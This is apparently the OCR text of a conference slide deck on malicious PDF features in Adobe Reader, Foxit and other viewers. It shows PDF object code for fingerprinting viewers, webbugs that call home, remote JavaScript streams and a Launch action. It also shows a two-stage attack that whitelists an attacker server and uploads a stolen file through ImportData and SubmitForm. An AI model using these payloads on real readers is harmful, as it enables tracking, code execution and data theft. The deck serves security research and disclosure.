
- 4 March 2005: one Italian secret agent is killed in Iraq by US soldiers
- Later, an unclassified report was released: many text and names are hidden . . . ;-)

Incremental PDF

Back into past: revisions

- Not so long ago, MS Office used incremental saves
  - ⇒ Easy to rebuild the previous version of a doc
- Nowadays, PDF documents work the same (sigh)


⇒ Do not update PDF files to conceal sensitive information



What information to leak?

Help me JavaScript, you are my only hope!

```
AddKeyValuePair("platform", app.platform);
AddKeyValuePair("formsversion", app.formsVersion);
AddKeyValuePair("language", app.language);
AddKeyValuePair("viewerType", app.viewerType);
AddKeyValuePair("viewerVariation", app.viewerVariation);
AddKeyValuePair("viewerVersion", app.viewerVersion);
AddKeyValuePair("url", this.URL);
AddKeyValuePair("external", this.external);
```




```
platform=MAC
formsversion=9
language=ENU
viewerType=Reader
viewerVariation=Reader
viewerVersion=9
url=file://localhost/Users/raynal/tex/
articles/malicious-pdf/samples/
compiled/javascript/track.pdf
external=false
```

What information to leak?

Help me JavaScript, you are my only hope!

```
for (var i = 0; i < plugins.length; i++)
    AddKeyValuePair("plugin" + (i+1) + "name", plugins[i].name);
    AddKeyValuePair("plugin" + (i+1) + "version", plugins[i].version);
    AddKeyValuePair("plugin" + (i+1) + "certified", plugins[i].certified);
    AddKeyValuePair("plugin" + (i+1) + "loaded", plugins[i].loaded);
```



Warning: JavaScript Window – Plugins

```
plugins=22
plugin1name=Accessibility
plugin1version=9
plugin1certified=true
plugin1loaded=false
plugin2name=ppklite
plugin2version=9
plugin2certified=true
plugin2loaded=true
plugin3name=eBook
plugin3version=9
```

What information to leak?

Help me JavaScript, you are my only hope!

```
var pn = app.printerNames;
```



Warning: JavaScript Window – Printers

printer=Dell Laser Printer 1710n,
printer2.esec.lab

What to leak? External streams

PDF mantra

- All content in a PDF had to be contained inside the single PDF file
- At most, a PDF file can access only PDF/FDF files
- But starting from PDF 1.2, raw data of streams can be outside the PDF file...
- Initially for images, sounds, videos ... but works for all streams (yes, also JavaScript programs :)

What to leak? External streams

Breaking mantra

- Preview, Foxit, poppler: nothing happens
- Adobe Reader 7, 8: off by default, enabled through *Trust manager*
- Adobe Reader 9: option no more available

```
4 0 obj
<<
    /S /JavaScript
    /JS 6 0 R
>>
endobj
```

```
6 0 obj
<<
    /Length 0
    /F <<
        /FS /URL
        /F (http://seclabs.org/fred/script.js)
    >>
>>stream
endstream
endobj
```

External streams: the revenge of the real life

Breaking mantra... again: accessing any kind of document

- Define many embedded file attachments, each stream content being external
- Use JavaScript to:
  - Access (open/read) each embedded file
  - Submit each embedded file through an invisible form

```
1 0 obj
<<
    /Type /Catalog
     /Names <<
           /JavaScript 2 0 R
           /EmbeddedFiles 6 0 R
    >>
>>
endobj
```

```
6 0 obj <<
    /EF << /F 9 0 R >>
    /F (secret.doc)
    /Type /Filespec
>>
9 0 obj <<
    /Length 0
    /F (secret.doc)
>>
```

```
// JavaScript to read, and transform any kind of file
var stream = this.getDataObjectContents("secret.doc");
var data = util.stringFromStream(stream, "utf-8");
```

Webbug: when Reader interacts with your browser

Webbug: make your browser go to the Internet

- poppler, preview: nothing happens
- Adobe Reader: a pop-up asking is the connection is allowed
- Foxit: no pop-up, connection is made . . .

```
1 0 obj
<<
    /Type /Catalog
    /OpenAction <<  % When document is open
        /S /URI     % Action's type is to resolve an URI
        /URI (http://seclabs.org/fred/webbug-browser.html)
    >>
    /Pages 2 0 R
>>
```

Webbug: when Reader interacts with your browser... again


Webbug: make your browser go to the Internet... again

- Add a JavaScript in the `Names` dictionary: it is automatically run when the document is open
- Results are the same as with `URI`
- Remember about polymorphism: it is also semantically true

```
1 0 obj
<<
    /Pages 3 0 R
    /Names <<
        /JavaScript 2 0 R
    >>
    /Type /Catalog
>>
```

```
2 0 obj
<<
    /Names [(Update) 4 0 R ]
>>
4 0 obj
<<
    /JS (app.launchURL(
         "http://seclabs.org/fred/webbug-reader.php"))
    /S /JavaScript
>>
endobj
```

Webbug and whitelist



webbug-js.pdf

This PDF tries to connect through JavaScript calls :-D
The script first tries to run your browser, then it connects with the Reader.

Comments:
Windows:
- Acrobat Reader 8: Same behavior
- Foxit: Same behavior as with webb
to ask for user confirmation before
confirmation, as with webbug-rea

Mac:

Linux:
- Acrobat Reader 8: same behavior
- poppler-based viewers: not interpre

Security Warning

The document is trying to connect to
http://seclabs.org/fred/webbug-reader.php

If you trust the site, choose Allow. If you do not trust the site, choose Block.

☐ Remember my action for this site

Reader security model

- If this site is allowed, no more alert will ever be raised

```
# :~/.adobe/Acrobat/8.0/Preferences/reader_prefs
/TrustManager [/c << /DefaultLaunchURLPerms [/c
    << /HostPerms [/t (version:1|seclabs.org:2)] >>]>>]
```

A few words about PDF forms

Forms in PDF (what for???)

- Adobe Reader comes with an embedded browser
- It is used to handle forms. . .
- 4 kinds of fields: Button, Text, Choice, Signature
- 4 actions are available through PDF forms: `Submit`, `Reset`, `ImportData`, `JavaScript`

⇒ Forms in PDF are the same as forms on the web
  - (except it is described with PDF objects)

- Question: how the reader is able to submit a form?

FDF: Forms Data Format

- Very similar to PDF, but simpler
- Allow forms initialisation, data exchange, . . .

Webbug: when Reader calls home

Webbug: using the Reader's embedded browser

- Create a form, submitted as soon as the document is open
- The server answers with another PDF document (e.g.)
- Reader handles this new document
- poppler, preview, Foxit: nothing happens
- Adobe Reader: pop-up but the new document is handled

```
1 0 obj
<<
    /OpenAction <<          % When document is open
        /S /SubmitForm      % Perform a  SubmitForm action
        /F <<               % Connecting to this site
            /F (http://seclabs.org/fred/webbug-reader.php)
            /FS /URL
        >>
        /Fields []          % Passing these arguments
        /Flags 12           % Using a  HTTP GET method
    >>
    /Pages 2 0 R
    /Type /Catalog
>>
```

Comparing Webbug

Adobe Reader ways to handle network connections

- When related to URL (\URI, app.LaunchURL): outsourced webbugs

```
execve("/usr/bin/firefox", ["firefox", "-remote",
       "openURL(http://seclabs.org/fred/webbug-reader.php,new-tab)"],
       [/* 45 vars */]) = 0
```

- When related to forms (\SubmitForm, this.submitForm): inside network capabilities

Comparing Webbug

Adobe Reader ways to handle network connections

- When related to URL (`\URI`, `app.LaunchURL`): outsourced webbugs
- When related to forms (`\SubmitForm`, `this.submitForm`): inside network capabilities

```
# Get IP address
socket(PF_INET, SOCK_DGRAM, IPPROTO_IP) = 29
connect(29, sa_family=AF_INET,sin_port=53,sin_addr=inet_addr("10.42.42.1")) = 0
recvfrom(29, ...) = 45
# Connect to the server
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 29
connect(29, sa_family=AF_INET, sin_port=80, sin_addr=inet_addr("..."), 16)
send(29, "GET /fred/webbug-reader.php HTTP/1.1\r\n
  User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.8)
      Gecko/20050524 Fedora/1.0.4-4 Firefox/ 1.0.4\r\n
  Host: seclabs.org\r\n
  Accept: */*\r\n\r\n"..., 179, 0) = 179
recv(29, "HTTP/1.1 200 OK\r\n...) = 1448
```

Comparing Webbug

Adobe Reader ways to handle network connections

- When related to URL (`\URI`, `app.LaunchURL`): outsourced webbugs
- When related to forms (`\SubmitForm`, `this.submitForm`): inside network capabilities

Browser vulnerabilities: `Firefox/`1.0.4

- Old browser banner: are all fixes backported?

`http://www.mozilla.org/security/known-vulnerabilities/`

Roadmap

Embedded files

Dropping attachments

- When launched, attachments are saved in a temp folder
- Remember: filtering is based on file extension . . .
- . . . and PDF/FDF extensions are whitelisted by default
- A malicious `.pdf` file can then be written to disk, whatever its real nature
- But
    - We cannot decide where it is exactly written
    - Reader erases its temp folder upon application shutdown

Multimedia session

Downloading videos

- Clips and music can be read from a PDF document
- Multimedia content may be downloaded from a remote server
- Transferred data is saved into local player cache

Playing an embedded file

- An embedded video/sound file can be played in a document
- The attachment is dropped into the user temp folder when playing
- A hidden player can play a file with null volume

Roadmap

Code execution

Launch action

- This action can launch an application on the host system
- Parameters can be passed to the command line
- Can run different commands depending on the OS
- User is warned through a popup

PDF code

- Launch the system calculator

```
/OpenAction <<
       /S /Launch
       /F <<
          /DOS (C:\WINDOWS\system32\calc.exe)
          /Unix (/usr/bin/xcalc)
          /Mac (/Applications/Calculator.app)
       >>
>>
```

Code execution

File attachments

- Embedded files can be executed
  - Using an attachment annotation
  - Using JavaScript `exportDataObject` method

Bypassing the filename extension filter

- Foxit/Adobe Reader 8: JAR extension has not been blacklisted
- Adobe Reader 9: a flaw in the path filter permits to bypass blacklist checking
- More generally, a filename extension cannot represent the real nature of the file

⇒ Conclusion: filename blacklisting is no security

Roadmap

Roadmap

Bad idea #1: PDF virus

PDF virus PoC

- Create malicious PDF files based on features
  - Embed a malicious file attachment
  - Sign the PDF files with Adobe's private key
  - Enable Usage Rights, especially Save Right
- Initial infection: distribute the malicious PDFs, corrupts others
- Propagation: each time Reader is run, a JavaScript in run (privileged context), and can open malicious PDF in a hidden window

Bad idea #1: PDF virus

PDF virus PoC

- Create malicious PDF files based on features
- Initial infection: distribute the malicious PDFs, corrupts others
  - Ex.: fake resume sent to companies, software documentations, newspapers articles, PDF books, . . .
  - If an host is already infected, privileged functions are automatically accessible
  - Otherwise wait for a stupid end-user to let the attachment go. . .
  - The configuration is then corrupted
    - Allow connections to a master site
    - Add a new JavaScript run at start-up of Adobe Reader
  - PDF files on the victim system are also infected and polymorphed
- Propagation: each time Reader is run, a JavaScript in run (privileged context), and can open malicious PDF in a hidden window

Bad idea #1: PDF virus

PDF virus PoC

- Create malicious PDF files based on features
- Initial infection: distribute the malicious PDFs, corrupts others
- Propagation: each time Reader is run, a JavaScript in run (privileged context), and can open malicious PDF in a hidden window
    - Check whether the Reader is already corrupted (and try to infect the system if needed)
    - Check whether the PDF is already corrupted (and infect it otherwise)
    - Connect to a master site, and may download a PDF virus update if needed

Roadmap

Attacker's security issues

Before starting

- PDF are natural in any system and network environments
- PDF are naturally well suited to bypass detection

$\Rightarrow$ PDF are a good communication way

Constraint

- The attack must require **no** privilege others than standard user

Targeted attack: 2 stages to steal data

Data theft in PDF

- Contaminate the target: send a poisoned PDF
  - Contain an embedded file executed when the doc is opened
    - E.g. *social engineering* to look like an update of the Reader
    - Provide a Adobe's signed PDF to abuse trust
  - The embedded binary prepare the files to export
    - All files to export are copied into a hidden directory
    - When copied, it is embedded in a minimalist FDF file
    - A list of all the files is created in FDF, with a `/F` pointing to the C&C site
  - Corrupt the configuration
    - Add the attacker's C&C site to the whitelist
    - Add a JavaScript in the user's directory: next time a PDF is opened, the list is opened (hidden) too, and submitted to the C&C site
    - The JavaScript disables itself using a `global` variable
- Data theft: exporting the precious files

Targeted attack: 2 stages to steal data

Data theft in PDF

- Contaminate the target: send a poisoned PDF
- Data theft: exporting the precious files
  - The attacker builds a PDF with both an `ImportData + SubmitForm`
  - The PDF is sent to the target: attacker just have to wait for the target to open the malicious PDF

Stage 1 : corrupting the Reader

Change target's configuration

- Enable share of JS global variables among documents
  - Save information across session / communication between malicious documents
  - `JSPrefs/bEnableGlobalSecurity = 0`
- Whitelist attacker's server hostname
  - So we can freely output information to an evil server
  - `TrustManager/cDefaultLaunchURLPerms/tHostPerms = version:1|seclabs.org:2`
- Whitelist unknown attachment extensions
  - So we can easily re-infect the victim system
  - `Attachments/cUserLaunchAttachmentPerms/iUnlistedAttachmentTypePerm = 2`
- Add attacker's certificate into the local user store with full trusting privileges
  - Attacker's certified documents can use privileged JavaScript

Preparing data leakage

Generating FDF files

- FDF : close to PDF, designed to exchange data between Adobe applications
- A PDF can load a FDF to auto-fill form fields
- Targeted files shall then be converted into FDF so that they can be loaded and submitted with a PDF form

```
/FDF << /Fields [
       <</T(fname)/V(secret.doc)>>
       <</T(pwd) /V(2489cc8dc38d546170c57f48c92ea1a6)>>
       <</T(content)/V(This is the most precious secret I have ...)>>
       ]
       /JavaScript << /Before (app.alert("FDF file loaded");) >>
   >>
>>
```

Stage 2 : data theft

Automatic file extraction: ImportData + SubmitForm

```
1 0 obj
<<
  /OpenAction <<
    /S /ImportData
    /F <<
      /F (c:\\some\hidden\place\secret.fdf)
      /FS /FileSpec
    >>
    /Next <<
      /S /SubmitForm
      /F <<
        /F (http://seclabs.org/fred/pdf/upload.php)
        /FS /URL
      >>
      /Flags 4
      /Fields [ 4 0 R 5 0 R 6 0 R 7 0 R ]
    >>
  >>
>>
endobj
```

Summary

A matter of version

- Able to sign PDFs with Adobe's certificate
- With Adobe Reader 8:
  - Can read any file thanks to external stream
  - Can run embedded jar files
- With Adobe Reader 9:
  - Can read only PDF / FDF files (which are easy to create)
  - Can run any kind of file thanks to a flaw in the extension parser
- Write access is still the most tedious to gain

Roadmap

Conclusion

PDF, a new security risk?

- PDF is still considered harmless by most of people
- Malicious PDF are (almost) OS-independent

A word about the readers

- Adobe Reader: each version has new (useful?) features...
  - Obvious security is well handled ... even if too much security configuration is still at user level
  - Blacklist security
- Foxit: many features are supported... with no security at all
- Preview, poppler: minimalist viewers with few supported features

Where to seek next?

Other ideas

- The JavaScript engine, with its undocumented functions
- The embedded browser, so oldish
- XFA forms
- Unclear configuration features (e.g. user rights)
- Embedding postscript programs
- Playing with multimedia and caches
- IE / Firefox plug-ins
- ...

Q & (hopefully) A

Slides available for download (in PDF of course ;-):
`http://security-labs.org/fred/`

Eric Filiol, my padawans at Sogeti/ESEC, my boss at Sogeti/ESEC, Pierre-Marc Bureau and Master Yoda
Special THANKS to the translators team, Tomoyuki Sakurai and David Thiel for the japanese version of these slides